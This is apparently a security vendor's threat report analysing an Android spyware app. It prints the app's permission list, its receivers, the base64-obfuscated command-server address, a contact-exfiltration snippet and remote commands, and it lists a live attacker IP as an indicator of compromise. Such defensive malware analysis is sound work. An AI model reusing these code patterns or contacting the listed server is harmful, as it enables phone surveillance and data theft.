Android Malware Threat Report

Date: 16/03/2021


K Narahari

Android Applications play a significant role in the digital world due to the rapid growth of smartphones. Android operating system holds the highest position in development, deployment, and market shares. With the advancements of the latest features in android applications, some applications lack security which gives an advantage for the attackers to perform malicious activity.

File Hash: 4f51972d66f6d8493908b1b8e8cc9f65

Technical Analysis


Android application is a collection of files and the extension is .apk. APK can be statically analysed in two ways, first unzip the application and from there out of the available file, convert classes.dex into a jar file to view the source code of the application. Then disassemble the same .apk file to view the manifest.xml in a readable format which is the most important file to know the summary of the application. The summary includes permissions, intents, services, content providers and, broadcast receivers used by the application.
The below screenshot shows the permissions used by the application.



```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>
```


From the permissions list, we see that there are excessive permissions used to perform malicious activity on the victim device using this application. Ex: READ_PHONE_STATE is used to gather IMEI, and other phone details,, WAKE_LOCK is used to keep the screen turn on so that it will not lock and DISABLE_KEYGUARD will disable the security pin used to lock the phone.

Along with permissions, the broadcast receiver also seems to be malicious
Broadcast Receiver can be declared in two ways i.e., static and dynamic. Let’s analyse the static first, static receivers are written inside the manifest file.



```
        <receiver android:name="vip.soundsupport.mobile.broadcast.CallListen"
android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.PHONE_STATE" />
                <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
                <action android:name="android.intent.action.USER_PRESENT" />
                <action android:name="android.intent.action.USER_UNLOCKED" />
                <action android:name="android.intent.action.SCREEN_OFF" />
                <action android:name="android.intent.action.SCREEN_ON" />
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.REBOOT" />
                <action android:name="android.intent.action.ACTION_SHUTDOWN" />
                <action android:name="android.intent.action.CONFIGURATION_CHANGED" />
                <action android:name="android.intent.action.BATTERY_CHANGED" />
                <action android:name="android.intent.action.BATTERY_LOW" />
                <action android:name="android.intent.action.BATTERY_OKAY" />
                <action android:name="android.media.RINGER_MODE_CHANGED" />
            </intent-filter>
            <intent-filter>
```


“Onreceive()” will be inside “vip.soundsupport.mobile.broadcast.calllisten” and intent is received after the system has completed the boot process.
A broadcast receiver is used to receive intents sent by “sendbroadcast” method. Intent’s broadcast is used to notify broadcast receivers. Once the intents arrive “onreceive” method will perform malicious actions which are declared by broadcast receivers.



```
  IntentFilter intentFilter = new IntentFilter();
  intentFilter.addAction("android.intent.action.SCREEN_OFF");
  intentFilter.addAction("android.intent.action.SCREEN_ON");
  registerReceiver(this.a, intentFilter);
```

The receiver is registered with the “registerReceiver” method. It takes two parameters, the broadcast receiver and the intents broadcast to be received. It handles the broadcasted intents checking for SCREEN_ON or SCREEN_OFF action. Once the boot sequence is completed, the malware will run which we saw in the static declaration.

Attackers Remote IP:




```
private static void o(String paramString) {
  z z = new z();
  c0.a a = new c0.a();
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(new String(Base64.decode("aHR0cDovLzEwMy4xNTkuODAuMzU=", 2)
  stringBuilder.append(":");
  stringBuilder.append("6988");
  stringBuilder.append(paramString);
  a.i(stringBuilder.toString());
  a.c();
```

From the above code snippet, the attacker used base64 to encode IP address and using string builder managed the dividing of complete URL. After decoding and forming the URL, it looks like:


http://103.159.80.35:6988

In the below screenshot we can see the attacker transferring the data collected from the device and capturing the contacts and putting that in variable and transmitting these to the server.



```
      JSONObject jSONObject1 = new JSONObject();
      this();
      String str = cursor.getString(cursor.getColumnIndex("display_name"));
      jSONObject1.put("number", cursor.getString(cursor.getColumnIndex("data1")));
      jSONObject1.put("name", str);
      jSONArray.put(jSONObject1);
    }
  jSONObject.put("contactsList", jSONArray);
```

There was also one more code snippet using which attacker can perform one of the tasks implemented in switch cases.



```
            break;
          case 1979901105:
            if (str.equals("sendSMS")) {
          case 1967657600:
            if (str.equals("stopStreaming")) {
          case 1523235182:
            if (str.equals("getThirdAppList")) {
          case 1125021461:
            if (str.equals("getCurrentStatus")) {
          case 767111033:
            if (str.equals("switchCamera")) {
          case 746754037:
            if (str.equals("deleteContact")) {
          case 546267346:
            if (str.equals("x0000sm")) {
          case 546266943:
            if (str.equals("x0000fm")) {
          case 546266849:
            if (str.equals("x0000cl")) {
          case 546266838:
            if (str.equals("x0000ca")) {
          case 134784970:
            if (str.equals("liveCallHistory")) {
          case 25756237:
            if (str.equals("deleteCallLogById")) {
          case -584120824:
            if (str.equals("getDefaultDialer")) {
```

IOCS:

Malicious URL's:

http://103.159.80.35:6988
http://103.159.80.35:6988/api/default-dialer/

MITRE Techniques:

Broadcast receivers (T1402)
Access Contact List (T1432)
Masquerade as Legitimate Application (T1444)
Access Sensitive Data in Device Logs (T1413)
Execution (TA0041)

Subex Secure Protection

Subex Secure detects the VBScript sample as “SS_Gen_Andro_Spy_AB”.

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of the following attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.